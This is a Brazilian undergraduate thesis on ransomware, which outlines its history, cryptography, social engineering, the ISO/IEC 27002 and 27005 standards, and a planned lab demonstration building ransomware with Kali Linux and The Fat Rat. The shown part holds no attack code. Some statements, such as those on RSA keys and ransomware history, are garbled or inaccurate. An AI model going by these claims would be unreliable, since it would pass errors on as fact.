PONTIFÍCIA UNIVERSIDADE CATÓLICA DE GOIÁS
ESCOLA DE CIÊNCIAS EXATAS E DA COMPUTAÇÃO
GRADUAÇÃO EM ENGENHARIA DE COMPUTAÇÃO

RANSOMWARE: SEGURANÇA DA INFORMAÇÃO E PREVENÇÃO

CÉZAR HENRIQUE JUNIO PONTES DE MORAIS

GOIÂNIA
2021

CÉZAR HENRIQUE JUNIO PONTES DE MORAIS

RANSOMWARE: SEGURANÇA DA INFORMAÇÃO E PREVENÇÃO

Trabalho de Conclusão de Curso apresentado à Escola de Ciências Exatas e da Computação, da Pontifícia Universidade Católica de Goiás, como parte dos requisitos para obtenção do título de Bacharel em Engenharia de Computação.

Orientadora: Profa. Dra. Solange da Silva

GOIÂNIA
2021

CÉZAR HENRIQUE JUNIO PONTES DE MORAIS

Este Trabalho de Conclusão de Curso julgado adequado para obtenção do título de Bacharel em Engenharia de Computação, e aprovado em sua forma final pela Escola de Ciências Exatas e da Computação, da Pontifícia Universidade Católica de Goiás, em 08/06/2021.

_____

Profa. Ma. Ludmilla Reis Pinheiro dos Santos

Coordenadora de Trabalho de Conclusão de Curso

Banca examinadora:

_____

Orient/adora: Profa. Dra. Solange da Silva

_____

Prof. Me. Rafael Leal Martins

_____

Prof. Me. Wilmar Oliveira de Queiroz

AGRADECIMENTOS

Agradeço primeiramente a Deus.

Agradeço ao meu pai Lourival Lopes e minha mãe Ivani Pontes, pelo apoio e incentivo financeiro. Obrigado pela educação transmitida a mim. Ao respeito ao próximo, e por sempre acreditar em mim. E por serem pais maravilhosos em minha vida.

Gostaria de deixar registrado também, o meu reconhecimento à toda minha família, pois acredito que sem o apoio deles seria muito difícil vencer esse desafio.

Agradeço minha orientadora Solange da Silva, por tudo que ela é como pessoa e professora, aprendi muito com cada instante que passei ao seu lado, pelo conhecimento transmitido, pelas orientações, apoio e confiança.

Aos professores da ECEC, de forma especial ao professor Sibelius Lellis Vieira, pois todos contribuíram para a minha formação técnica e pessoal também.

“Grande é o Senhor e mui digno de ser louvado, Seu santo monte, belo e sobranceiro, é a alegria de toda a terra” Salmos 91:14.

RESUMO

O objetivo geral deste trabalho foi o de apresentar as normas ABNT NBR ISO/IEC 27002 e ABNT NBR ISO/IEC 27005, mostrar um ataque de *ransomware*, como exemplo, além de sugerir como um usuário pode se prevenir para garantir a segurança dos dados de seu computador. Quanto aos procedimentos técnicos, esta pesquisa utilizou as pesquisas bibliográfica e experimental. Os resultados mostraram como atacar um computador, usando o sistema operacional *Kali Linux*, por meio da ferramenta *The Fat Rat*, listando um passo a passo para criar um *ransomware*, como exemplo de como atacar um computador pessoal. O estudo permitiu concluir que as normas de políticas de segurança ABNT NBR ISO/IEC 27002 e ABNT NBR ISO/IEC 27005 tem como por princípios básicos a integridade, confidencialidade, disponibilidade de cada informação. Se as diretrizes destas normas forem aplicadas nas empresas, podem tornar as redes mais seguras contra os ataques cibernéticos, como por exemplo na prevenção de *malwares*, apresentado neste trabalho.

Palavras-chave: *Ransomware*. Políticas de segurança. Demonstração de ataque. Prevenção

ABSTRACT

The general objective of this work was to present the ABNT NBR ISO/IEC 27002 and ABNT NBR ISO/IEC 27005 standards, show a ransomware attack, as an example, in addition to suggesting how a user can prevent to ensure the security of data. your computer. As for technical procedures, this research used bibliographical and experimental research. The results showed how to attack a computer, using the operating system Kali Linux, through The Fat Rat tool, listing a step by step to create a ransomware, as an example of how to attack a personal computer. The study allowed us to conclude that the security policy standards ABNT NBR ISO/IEC 27002 and ABNT NBR ISO/IEC 27005 have as basic principles the integrity, confidentiality and availability of each information. If the guidelines of these standards are applied in companies, they can make networks more secure against cyber attacks, such as in the prevention of malware, presented in this paper.

Keywords: Ransomware. Security policies. Attack demonstration. Prevention.

LISTA DE SIGLAS

DNS	*Domain Name System* ou Sistema de Nomes de Domínios
GB	*Gigabyte*
HD	*Hard Disk*
HTTPS	*Hyper Text Transfer Protocol Secure*
IP	Internet Protocol
MB	*Megabyte*
NAT	*Network Address Translation*
RAM	*Random Access Memory*
RANSOM	Ransomware
RSA	*Rivest, Shamir, and Adleman*
TB	*Terabyte*
TCP	*Transmission Control Protocol*
UDP	*User Datagram Protocol*
URL	*Uniform Resource Locator ou Localizador Uniforme de Recursos*
Wi-Fi	*Wireless Fidelity*
SI	*Information System ou Sistema da Informação*

LISTA DE FIGURAS

SUMÁRIO

1 INTRODUÇÃO

Ransomware é um software malicioso que infecta o computador podendo restringir seu acesso ao sistema usando a criptografia, onde é feita uma extorsão ao qual é cobrada na maioria das vezes criptomoedas “dinheiro digital”, para que o acesso seja restabelecido (NEVES,2008).

Os *Ransomwares* também são utilizados para invadir computadores de grandes empresas, ou de pessoas com um certo poder aquisitivo com a intenção de capturar informações confidenciais, não há limites para quem pode ser direcionado o ataque (LISKA, 2017).

Uma vez que pode ser transmitido pela Internet, o *malware* pode entrar no sistema utilizando “engenharia social, *spam, e-mails*, proveito de vulnerabilidades, *downloads, drive-by* ou através de portas abertas”. Mesmo após a remoção, a influência do *ransomware* é irreparável e difícil de aliviar seu impacto sem ajuda de seu criador. Este tipo de ataque tem uma implicação financeira direta, que é alimentada por tecnologia de criptografia moeda digital. Portanto, *ransomware* se tornou um negócio lucrativo com popularidade crescente entre os atacantes. (NEVES,2008).

Nos últimos anos grandes empresas especialistas em segurança da informação, tais como a Kaspersky, Akamai, Sophos, Ecoit, Norton, Malwarebytes, Mcafee dentre outras, vem evoluindo seus sistemas de gerenciamento a vulnerabilidades, para melhor identificação e rastreio de *malwares* com o intuito de identificar e destruí-los (KASPERSKY, 2019).

Muitos esforços de pesquisa foram feitos para prevenir os ataques de *ransomware* empregando diferentes abordagens para identificar a presença de *malware* como abordagem baseada em assinatura que concentra na detecção do *ransomware*, padrões únicos como uma sequência distinta de bytes no código-fonte, a ordem das funções de chamadas e o conteúdo da mensagem de pedido de resgate. Essas sequências são salvas em um banco de dados e durante a varredura, o *anti-malware* tenta detectar esses padrões em arquivos executáveis (ALSHAIKH,2016).

Os ALSHAIKH e AHMED (2016) criam um ambiente artificial de execução no qual se monitora o comportamento e as características dos *malwares de como eles operam, com foco nas interações com o sistema de arquivos subjacente. Este* ambiente é aplicado ao monitoramento de arquivos, voltado para monitorar todas as interações com arquivos em uma devida utilização funcional com o Windows ao qual obtiveram maiores entendimentos de como o *ransomware* age dentro de um sistema operacional.

O mundo fica cada vez menor, mediante violação indevida de mecanismo de segurança e perde fronteiras, encurta distâncias devido ao progresso contínuo das Redes de Computadores. Hoje, com um simples apertar de teclas, pode-se intercambiar informações através dos cinco continentes em questão de minutos ou até segundos. Este avanço faz com que a informação e o controle sobre ela sejam estratégicos para os governos e para as empresas (ALSHAIKH,2016).

Quanto maior o fluxo de informações em redes de telecomunicações, ou maior a quantidade de informação armazenada em meios computacionais, maior é a necessidade de empresas, governos e até de pessoas físicas de se protegerem contra uma nova ameaça que está crescendo proporcionalmente ao desenvolvimento da informática. Trata-se do furto de informação sigilosa e estratégica, armazenada em meios computacionais, ou da adulteração de transações através do poder das telecomunicações. Nas últimas décadas a informática desenvolveu-se demasiadamente. Umas das implicações desse desenvolvimento exagerado é que ela passou de instrumento administrativo que visava potencializar os processos administrativos, e transformou-se em uma ferramenta astuta para a indústria no geral, a administração e até mesmo forças armadas (NEVES,2008).

De acordo com Theiler (2011), antes do atentado a 11 de setembro de 2001, os desafios e os riscos de segurança apresentados pelo ciberespaço eram discutidos somente por grupos pequenos de especialistas técnicos. No entanto, a partir daquela data, observou-se que o mundo cibernético traz fragilidades preocupantes para um planeta cada vez mais interligado. Nas palavras do autor

> A *world-wide-web*, só inventada há cerca de duas décadas, evoluiu, tal como também evoluíram as suas ameaças. Os *malwares* passaram de simples problemas a sérios desafios à segurança e instrumentos perfeitos para a espionagem cibernética (THEILER, 2011, pag 23).

Grande importância para a vida moderna, tanto para empresas quanto para residências. Algumas práticas antigas como espionagem, sabotagem, fraude, sequestro, estelionato e ativismo político se manifestam hoje de formas diferentes e com novas nomenclaturas, muito frequentemente pelo acréscimo do prefixo *ciber* (ou cyber), como, por exemplo, em cibercrime, *cybotage* ou ainda na criação de novas expressões como *ransomware* ou *hacktivism*. Independente dos nomes utilizados, a verdade é que a incidência dessas práticas tem aumentado significativamente. Mesmo que tais práticas estivessem relacionadas apenas à segurança já seria o suficiente para que governos se preocupassem e tomassem providências. “Mas a partir do momento em que elas envolvem aspectos de defesa tornam-se, indubitavelmente, um assunto de importância nacional e internacional” (MALAGUTTI, 2016, p.18).

Segundo Neves (2008) *ransomware* é uma ameaça cibernética semelhante a um ataque sem meios tecnológicos, como o sequestro. Ele é uma espécie de *malware,* que é um software mal-intencionado, que criminosos instalam em computadores sem a autorização do usuário, permitindo o bloqueio do computador de um local remoto. O *ransomware* é, em seu aplicativo, um código malicioso que codifica as informações do computador e para que o usuário possa recuperar seus arquivos insere nelas uma série de instruções. Para conseguir a senha que libera a informação, a vítima do ataque deve pagar uma quantia de dinheiro ao atacante, seguindo as informações que ele oferece. Essa ameaça geralmente é instalada quando a pessoa abre em mensagens de e-mail um anexo mal-intencionado, ou quando clica em um link malicioso seja em e-mail, site de rede social, mensagem instantânea, ou qualquer outro website.

A lei Lei nº 12.737, de 30 de novembro de 2012 dispõe sobre a tipificação criminal de delitos informáticos e dá outras providências. Sobre a invasão de dispositivo informático, o art. 154-A do Código Penal (Decreto-Lei nº 2.848, de 7 de dezembro de 1940) disciplina *in verbis* “Art. 154-A. Invadir dispositivo informático

alheio, conectado com o fim de obter, adulterar ou destruir dados ou informações sem autorização expressa ou tácita do titular do dispositivo ou instalar vulnerabilidades para obter vantagens ilícita". E a pena para quem comete tais delitos é de detenção, de 3 (três) meses a 1 (um) ano, mais multa (LISKA, 2017).

Justifica-se estudar este tema porque o *ransomware* é o tipo de cibercrime mais rápido e crescente. Desde então, as empresas estão investindo mais em segurança da informação, que passou de US 325 milhões em 2015, para US $ 20 bilhões em 2020, isso em todo o mundo. (MALAGUTTI, 2016). Esses tipos de ataques cresceram 311% no de 2020, rendendo em torno de US$ 350 milhões a *hackers (ARBULU,2021).*

O objetivo geral deste trabalho é demostrar um ataque de *ransomware* como exemplo e sugerir como um usuário pode se prevenir para garantir a segurança dos dados de seu computador, assim como de apresentar as normas ABNT NBR ISO/IEC 27002 e ABNT NBR ISO/IEC 27005.

Espera-se que os resultados deste trabalho possam contribuir para que os usuários de computadores e as empresas possam compreender como acontece um ataque e como pode se prevenir para garantir a segurança dos seus dados. Além disso, espera-se que as empresas, conhecendo as normas, tomem mais precauções e cuidados com as políticas de segurança da informação.

Esta monografia está estruturada da seguinte maneira: este primeiro capítulo traz conceitos, definições, questão de pesquisa, justificava e objetivos. No segundo capítulo são apresentados conceitos e definições, além do *ransomware* e sua evolução. O terceiro capítulo apresenta os procedimentos metodológicos usados neste trabalho. O quarto capítulo traz o referencial teórico, com uma breve descrição das normas da Associação Brasileira de Normas Técnicas (ABNT) NBR ISO/IEC 27001 e ABNT NBR ISO/IEC 27005, na Gestão de Riscos de Segurança da Informação. O quinto capítulo descreve a criação de um *ransomware* e mostra um exemplo de ataque a um computador. No sexto capítulo é abordado como se previne um computador de um ataque. Finalmente, o sétimo capítulo traz a conclusão e sugestão de trabalhos futuros.

2 REFERENCIAL TEÓRICO

Este capítulo traz conceitos e definições necessárias, para a compreensão do trabalho.

2.1. CONCEITOS E DEFINIÇÕES PARA ÁREA DE TECNOLOGIA DA INFORMAÇÃO

Dados são um conjunto de fatos que tem por base a construção de alguma informação. Se observado isoladamente não apresenta nenhum significado importante e não transmite uma mensagem clara. Dados são raízes da informação. Trata-se de registros soltos, dados aleatórios nos quais não dão informações. Por exemplo: estado civil, nome, idade, são considerados dados, mas analisados de forma isolada não é uma informação. Para constituir uma informação é necessária a análise e manipulação e processamento dos dados. Existem três tipos de dados: quantitativos, qualitativos e o categórico. Os qualitativos, indicam a qualidade dos dados, tamanho e cor, por exemplo. Quantitativos são exclusivamente numéricos. Os categóricos são classificados por categorias, se faz uma classificação, importante ou menos importante, etc. (ZEFERINO, 2020).

Informações são conjuntos de dados, devidamente estruturados e organizados, aplicando contexto aos dados e produzindo conhecimento. Sendo assim, torna-se útil para determinada pessoa que procura por algum assunto, tendo por finalidade reduzir incertezas, levando a um maior conhecimento. A informação é utilizada para produzir, transmitir, armazenar, utilizar, acessar e proteger qualquer tipo de informação disponível. Por esse motivo que surgem as políticas de segurança da informação e um de seus principais focos é o combate a ataques cibernéticos (ZEFERINO, 2020).

As políticas de segurança têm por princípios básicos a integridade, confidencialidade, disponibilidade, conforme definição da norma ABNT NBR ISO/IEC 27002 “A informação é um ativo que como qualquer outro ativo importante, é essencial para os negócios de uma organização e consequentemente, necessita ser adequadamente protegida” Ativos são definidos dentro da ABNT NBR ISO/IEC 27002 como: Recursos de Tecnologia da Informação; informações pertencentes, concedidas ou relacionadas aos clientes; informações relacionadas aos

colaboradores; informações pertencentes ou relacionadas aos fornecedores; estratégias e decisões da alta administração; informações contábeis; processos internos (ABNT NBR ISO/IEC 27002, 2017).

Dentro das políticas de segurança existem princípios básicos em segurança da informação, tais como: Integridade, que garante como a informação se mantém em seu estado original, protegendo-a contra quaisquer tipos de alterações. Confidencialidade, garantindo que o acesso à informação não esteja disponível ou divulgada a terceiros. Disponibilidade, a qual garante que usuários com autorizações tenham acesso aos arquivos disponíveis. Resiliência, que garante que o sistema esteja acessível às informações pelo tempo necessário. Há também os princípios complementares que são: autenticidade, que garante com que a informação enviada pela fonte seja a mesma recebida sem alterações; legalidade, para garantir que os usos das informações seguem as leis vigentes no país (– Lei 12.737/2012, - Lei 12.965/2014 e LGPD – Lei 13.709/2018); e, por último, a não repúdio, que garante que o autor não negue arquivos criados e assinados por ele (ABNT NBR ISO/IEC 27002).

Ataques a computadores são *exploits, ou seja, códigos, como se fossem programas inofensivos na* tentativa de *hackers* acessarem um computador e ter acesso total a seus dados. Na maioria das vezes, explorando por vulnerabilidades da rede, pela qual se acessa os dados da internet, ou seja, as “portas”. Agindo assim, dados sigilosos podem ser roubados ou expostos por estes *hackers*. Com o computador invadido, os prejuízos podem ser totais ou apenas um computador lento, pois ficam sendo executados programas ocupando espaço no disco rígido ou *Hard Disk* (HD) e alocando memória. Além disso, senhas de bancos podem ser roubadas, arquivos apagados, documentos expostos, enfim, podem ter sérios danos, na maioria das vezes, irreparáveis.

2.2 EVOLUÇÃO DO RANSOMWARE

O primeiro *ransomware* foi criado em 1989 por Jhopeh L. Popp, um biólogo com PhD em Harvard. O *malware* chamava-se “AIDS”, driblava os usuários confirmando que a licença do software havia prescrito. Dessa forma criptografava os dados do disco rígido e exigia que as vítimas pagassem uma quantia de US$189 para desbloquear seus arquivos (LISKA, 2017).

Segundo Liska (207), o que diferencia o Ransomware de outras ameaças é o fato de que ele pode se adaptar e evoluir de acordo com alguns fatores, tais como a tecnologia, a segurança, a economia e até mesmo a cultura local da vítima. Especificamente, no caso do Trojan AIDS, não havia bons êxitos como os dos anos de 2018, uma vez que nos anos 1995 muitos dos usuários eram peritos na área da ciência e tecnologia. E ainda eram mais difíceis de processar dados e a criptografia não era assimétrica, como nos anos de 2018. Ao invés disso era utilizada a criptografia simétrica.

Os *Ransom* começaram a adquirir força no ano de 2005 e assinalaram decisivamente o início da era *Ransomware*. A promessa era que eles poderiam aprimorar a atuação da máquina do usuário. A princípio as ferramentas elencavam as dificuldades que as máquinas tinham, falsos em sua maioria. Em seguida informavam que seriam resolvidas através de um pagamento que variavam entre US$30 e US$90. Locker e o Crypto eram os principais que utilizavam técnicas de criptografias. No entanto, os cibercriminosos inventavam sempre novas ameaças. Um Malware foi desenvolvido em 2006, que não requeria dinheiro. Em vez disso, exigiam a compra online de medicamentos. Nesse sentido, o *Malware* invadia a máquina de usuário, criptografava os dados e solicitavam a compra de alguns produtos, dos quais ganhavam pela comissão da venda (LISKA, 2017).

Segundo Liska (2017) o *Crypto ransomware* fez com que o conceito de trojan AIDS fosse restaurado. Da mesma forma que o *Malware* original, ele não usava técnicas de engenharia social, também não tenta enganar a vítima. Em vez disso, quando invade o computador, o *crypto*, criptografa os arquivos do usuário e envia uma mensagem como uma tentativa de extorsão. Tal mensagem informa que eles serão recuperados exclusivamente por meio de pagamento de uma taxa, em torno de US$ 300. Esses valores de extorsão podem variar de acordo com a vítima.

Os *cibercriminosos*, em 2008, criaram antivírus falsos que imitavam Softwares de seguranças e realizavam escaneamentos com resultados falsos. Era apresentada à vítima, uma lista com os vírus encontrados, dessa forma, os programas exigiam o pagamento de uma taxa entre US$40 a US$ 100 para solucionar os problemas. O que diferenciava este *malware* dos demais é que ele não criptografava os dados, somente invadia a máquina de usuário (NEVES, 2008).

2.3 ATAQUES RANSOMWARES

Ataques *ransomwares* contabilizou aos hackers cerca de US$ 406 milhões (aproximadamente R$ 2,1 bilhões) em 2020, conforme mostrado no relatório da *Chainalysis, que é u*ma empresa que presta consultoria, análise e inteligência voltada para *blockchains. Blockchains* são registros de dados descentralizados e compartilhados com segurança nas transações de moedas virtuais. Ou seja, faz registros de operações de moedas virtuais de forma confiável e imutável. No mês de fevereiro de 2021 a empresa informou que o valor era próximo de US$ 350 milhões (aproximadamente R$ 1,8 bilhões) (BARCELLOS, 2020).

A *Chainalysis* conseguiu essas informações após o monitoramento de transações realizadas a endereços com ligações aos crimes cibernéticos. Embora suas ferramentas sejam completas, a empresa divulga que esses números podem ser maiores. Algumas vítimas não admitem que foram alvos de ataques cibernéticos, dificultando mais a confiabilidade dos dados. Com informações da *Chainalysis* houve um aumento de 7% nas transações de *bitcoins* (moeda digital) feitas para endereços considerados criminosos. A explicação e que novos tipos de ataques atingiram um número maior de vítimas e ataques já utilizados anteriormente aumentaram seu faturamento ao pedir resgates maiores (BARCELLOS, 2020)

2.4 CRIPTOGRAFIA

Criptografia é a prática de codificar e decodificar dados. Quando os dados são criptografados é aplicado um algoritmo para codificá-los de modo que eles não tenham mais o formato original e, portanto, não possam ser lidos. Os dados só podem ser decodificados ao formato original com o uso de uma chave de descriptografia especifica. As técnicas de codificação constituem uma parte importante da segurança dos dados, pois protegem informações confidenciais de ameaças que incluem exploração por *malware* e acesso não autorizado por terceiros. A criptografia de dados é uma solução de segurança versátil. Pode ser aplicada a um dado especifico como, por exemplo, uma senha ou mais amplamente

a todos os dados de um arquivo ou ainda a todos os dados contidos na mídia de armazenamento (LISKA, 2017).

Pensando na necessidade de se criar ferramentas capazes de proteger a informação e de prover segurança aos dados armazenados e transmitidos pelas organizações através do mundo, veio a motivação para se estudar a criptografia. Sendo que através desta disciplina podem-se criar aplicações que deem maior segurança às informações digitais. A criptografia diz respeito a conceitos e técnicas usadas para codificar e decodificar uma informação, de tal forma que somente seu real destinatário o emissor da mensagem possa acessá-la, com o objetivo de evitar que terceiros interceptem e entendam a mensagem. Existem dois tipos de chave: a chave pública e a chave privada. A chave pública é usada para codificar as informações, e a chave privada é usada para decodificar. Assim, na pública, todos têm acesso, mas para abrir os dados é preciso da chave privada, que só o emissor e o receptor possuem (ALSHAIKH, 2016).

Os termos 'chave de 64 bits' e 'chave de 128 bits' são usados para expressar o tamanho da chave. Assim, quanto mais bits forem utilizados, mais segura será essa criptografia. Um exemplo disso é se um algoritmo usa uma chave de 8 bits, por exemplo, apenas 256 chaves poderão ser utilizadas para decodificar essa informação, porque 2, elevado a 8 é igual a 256. Assim, um terceiro pode tentar gerar 256 tentativas de combinações e decodificar a mensagem, que mesmo sendo uma tarefa difícil, não é impossível. Por isso, quanto maior o número de bits, mais segura será a criptografia (ALSHAIKH, 2016).

Existem dois tipos de chaves criptográficas, as chaves simétricas e as chaves assimétricas. Chave simétrica é um tipo de chaves simples, que é usada para codificação. Entre os algoritmos que usam essa chave, estão *data encryption standard*, que faz uso de chaves de 56 bits, que corresponde à aproximadamente 72 quadrilhões de combinações. Mesmo sendo um número bem alto, em 1997, conseguiram quebrar esse algoritmo através de métodos de tentativas e erro. A chave assimétrica utiliza duas chaves: a privada e a pública. Elas se resumem da seguinte forma a chave pública para codificar e a chave privada para decodificar, levando-se em consideração que a chave privada é secreta. Entre os algoritmos utilizados estão o *Rivest, Shamir, and Adleman* (RSA). O RSA um algoritmo de chave assimétrica dos mais utilizados, em que dois números primos “Aqueles que só

podem ser divididos por 1 e por si próprio” são multiplicados para a obtenção de um terceiro valor. Para isso, é preciso fazer fatoração, que é descobrir os dois primeiros números a partir do terceiro, que é um cálculo trabalhoso. Assim, se números grandes forem utilizados, será praticamente impossível descobrir o código. A chave privada do RSA são os números que são multiplicados e a chave pública é o valor que será obtido (MYERS, 2017).

2.5 ENGENHARIA SOCIAL.

Engenharia social é o termo utilizado para descrever um método de ataque, onde alguém faz uso da persuasão, muitas vezes abusando da ingenuidade ou confiança do usuário, para obter informações que podem ser utilizadas para ter acesso não autorizado a computadores ou informações. A engenharia social não é um ataque exclusivo do meio digital, sendo passível de ocorrência mesmo sem o auxílio da tecnologia (*ERICKSON. 2008).*

Essa prática aproveita da falta de treinamento referente à política de segurança de uma empresa, onde seus funcionários não consideram informação em que estão passando como importantes. Em alguns casos a pessoa que utiliza essa técnica não está interessada em roubar senhas ou conseguir acesso a áreas protegida da empresa, mas sim em informações privilegiadas com essas informações em mãos, são enviados e-mails contendo essas informações para que a vítima não duvide do conteúdo recebido e abra sem desconfiar de nada (HENRIQUE. 2010).

O *phishing,* é um tipo de engenharia social que seu termo em inglês corresponde a pescaria. Seu objetivo de “pescar” informações e dados pessoas importantes através de mensagens falsas. Com isso, pode conseguir nomes de usuários, e senhas de site, como também são capazes de obter dados de contas bancárias e cartões de crédito. O *phishing* ocorre de diversas formas. Algumas são bastante simples, como conversas falsas em mensageiros instantâneos e e-mails que pedem para clicar em links suspeitos. Existem sites, construídos para imitar sites conhecidos onde você não desconfie, e-mails que se passas por conhecidos seus, tudo para te induzir a clicar no conteúdo infectado (*ERICKSON, 2008).*

3 PROCEDIMENTOS METODOLÓGICOS

Quanto aos procedimentos técnicos foram utilizadas as pesquisas bibliográfica e experimental. Na pesquisa bibliográfica foi realizado um levantamento de referências teóricas publicadas por meios escritos e eletrônicos, tais como: livros, artigos científicos, páginas de web sites, permitindo conhecer mais sobre o tema abordado.

Posteriormente, foi realizada a pesquisa experimental. A pesquisa experimental baseia-se na escolha de um determinado objeto de estudo, em seguida selecionar as variáveis que são capazes de influenciar o objeto de estudo, as formas de controle e de observação dos efeitos que a variável que produz no objeto (GIL, 2017).

As etapas a serem realizadas no projeto, são definidas conforme GIL, 2017:

- Formulação do problema: - criação de uma *ransomware* para obtenção dos dados ou observação de uma máquina alvo.
- Definição do plano experimental: - foi criado um laboratório virtual, a partir do programa *virtual box*, no qual o sistema operacional utilizado pela máquina atacante foi o *kali linux*, e o sistema operacional utilizada pela vítima foi o *Windows* 8. No computador da vítima foi desativado todos os sistemas de segurança. Para a realização do experimento foram utilizados dois computadores: um Dell core i5 geração 4 de 4GB de memória e HD de 500GB (que foi o atacante) e um Lenovo core i3 geração 8 de 4GB de memória e HD 1TB (foi a vítima). O experimento realizado neste trabalho usou um ambiente virtual, utilizando o *virtual box* e uma imagem .iso do k*ali linux*. Este experimento utilizou a versão Kali-linux-e17-2017-W22-amd64 que pode ser baixado em: https://www.kali.org/dow. O *kali linux* possui os padrões de desenvolvimento *Debian*, que contém 300 ferramentas de intrusão. O *kernel* é preparado para injeção de pacotes, possibilitando testes na rede sem fio. Seu sistema permite ao usuário desenvolver sua própria versão do sistema operacional *kali linux*. O *kali linux* pode ser instalado em um disco rígido, ou em máquinas virtuais.

- Coleta dos dados: os dados foram coletados através dos resultados obtidos do ataque à máquina alvo, por meio de observações, anotações e *prints* do monitor durante o ataque.
- Análise e interpretações dos dados: - Estes dados coletados durante o ataque foram analisados para verificar se o ataque ocorreu com sucesso.
- Apresentação das conclusões: - foram registrados na escrita do tcc.

4. DESCRIÇÃO DAS NORMAS ABNT NBR ISO/IEC 27002 ABNT E NBR ISO/IEC 27005

O objetivo da norma ABNT NBR ISO/IEC 27002 são apresentar diretrizes voltadas para as práticas de segurança da informação de uma organização, que contenha um conjunto de normas de políticas de segurança da informação, elaborada e aprovada pela direção da organização, sendo estabelecida a abordagem organizacional da empresa. “Estabelecendo princípios gerais para iniciar, implementar, manter e melhorar a gestão de segurança da informação em uma organização, sendo esta pública ou privada” (ABNT NBR ISO/IEC 27002:2013, pág 28).

4.1 REQUISITOS DE SEGURANÇA DA INFORMAÇÃO

É de extrema importância que a organização conheça os seus requisitos de segurança da informação. Assim, existem três fontes de requisitos dentre as normativas da ISO/IEC 27002:2013.

a) Levantamento de riscos para a organização, tendo em conta os objetivos e estratégias de negócio da organização. Por meio do levantamento de riscos são identificadas as ameaças aos ativos e suas vulnerabilidades, sendo realizada uma estimativa de ocorrências de ameaças que poderá impactar o negócio final.

b) Legislação em vigor, estatutos, regulamentação e cláusulas contratuais da organização e seus contratados, devem cumprir incluído o ambiente sócio cultural.

c) Princípios particulares, objetivos e requisitos de negócio, para o manuseio, processamento, armazenamento, comunicação e arquivo da comunicação, que a organização, deve desenvolver para suas operações. Esses recursos devem ser balanceados de acordo com o estudo levantado de danos aos negócios, resultados dos problemas de segurança pela falta desses controles (ABNT NBR ISO/IEC 27002:2013).

4.2 SELEÇÃO DE CONTROLE

Os controles de segurança podem ser selecionados dependendo da organização, baseando nos critérios de aceitação de riscos, desde que estejam sujeitos a legislação e regulamentações nacionais e internacionais. As seleções dos controles dependem também, de sua interação, para promover uma proteção segura.

4.3 DESENVOLVIMENTO DAS DIRETRIZES

O ponto de partida das organizações para o desenvolvimento de suas próprias diretrizes será mostrado nesta seção. Nem todos os controles e normas podem ser aplicados, pois dependem da estrutura da organização a ser aplicada. Além desses conceitos, recomendações adicionais não inclusas na norma ABNT NBR ISO/IEC 27002, podem ser necessárias. Quando necessário aplicar normas adicionais, pode se utilizar referência cruzada com as seções da norma ABNT NBR ISO/IEC 27002, para facilitar a verificação da conformidade por auditores e parceiros do negócio (ABNT NBR ISO/IEC 27002:2013).

4.4 ESTRUTURA DA NORMA ABNT NBR ISO/IEC 27002

Convém que a organização faça implementação desta norma identificando quais os controles que são aplicáveis para a organização, o grau de sua importância e qual a sua aplicação para os processos de negócios. É preciso conter:

a) Um objetivo do controle declarando o que se espera a ser alcançado.
b) Um ou vários controles com o objetivo a ser alcançado.

As descrições seguem abaixo:

- Controle - define um controle para a obtenção de seus objetivos.
- Diretrizes - são apresentadas informações mais detalhadas, apoiando a implementação dos controles, alcançando os objetivos do controle, podendo não ser totalmente adequadas ou suficientes ao controle da organização. Informações adicionais, apresenta-se dados extra que

podem ter relevância de acordo com meios legais referente a normativa (ABNT NBR ISO/IEC 27002:2013, pg14).

4.5 POLITICAS DE SEGURANÇA DA INFORMAÇÃO

O controle convém de um conjunto de políticas de segurança da informação, definido e aprovado pela direção da organização, publicado e divulgados a todos os funcionários e participantes da organização. Orientação da direção e apoio para a segurança da informação de acordo com os requisitos de negócio e com leis regulamentadas relevantes (ABNT NBR ISO/IEC 27002:2013).

As diretrizes sugerem que o mais alto nível da organização elabore normas que sejam aprovadas pela direção, estabelecendo uma abordagem da organização com o fim de gerenciar os objetivos se segurança da informação, que contém requisitos conforme abaixo:

a) A estratégia do negócio.

b) regulamentações da legislação contratual.

c) ambientes que contenha ameaça a segurança da informação atual ou futuro.

Convém que a política de segurança da informação contenha declarações relativas a:

a) definições de segurança da informação, objetivando os princípios para orientação de todas atividades à segurança da informação;

b) atribuir responsabilidades, gerais e específicas, para melhor gerenciamento da segurança da informação.

c) tratamento de processos dos desvios e exceções. No menor nível, conveniente que a política de segurança da informação seja apoiada por políticas específicas do tema abordado, exigindo uma implementação de controles de segurança e que seja estruturada considerando as necessidades dos grupos interessados dentro da organização (ABNT NBR ISO/IEC 27002:2013).

Exemplos de políticas:

a) controle ao acesso

b) classificações e tratamentos as informações.

c) seguranças físicas e do ambiente

d) tópicos aos usuários finais:

- Uso de ativos aceitáveis
- Mesa e telas limpas
- Transferência de informações
- Trabalhos remotos e dispositivos *mobile*
- Restrições sobre o uso e instalação de *software*
- *Backup*
- Proteção contra *malware*
- Gerenciamento de vulnerabilidades e suas técnicas
- Controles a *criptografia*
- Segurança em comunicações
- Proteção e anonimato a informação de identificação aos usuários
- Relacionamento na cadeia de suprimento (ABNT NBR ISO/IEC 27002:2013).

4.6 DESCRIÇÃO DAS NORMAS ABNT NBR ISO/IEC 27005:2019

O objetivo da norma é voltado para a gestão de riscos, fornecendo diretrizes para a organização. Ela não fornece um método especifico para os riscos de segurança da informação da gestão. A própria organização deve definir sua abordagem de gestão de riscos. É aplicável a gestores e a todos os envolvidos com a área de gestão de riscos de segurança da informação e entidades externas envolvidas com essas atividades (ABNT NBR ISO/IEC 27005:2019).

A gestão de riscos de segurança da informação é um processo contínuo, com constates adequações e mudanças. Na definição do contexto é conveniente que o processo seja estruturado em interno e externo, avaliando os riscos e os tratando com um plano de implementar as recomendações e decisões (ABNT NBR ISO/IEC 27005:2019).

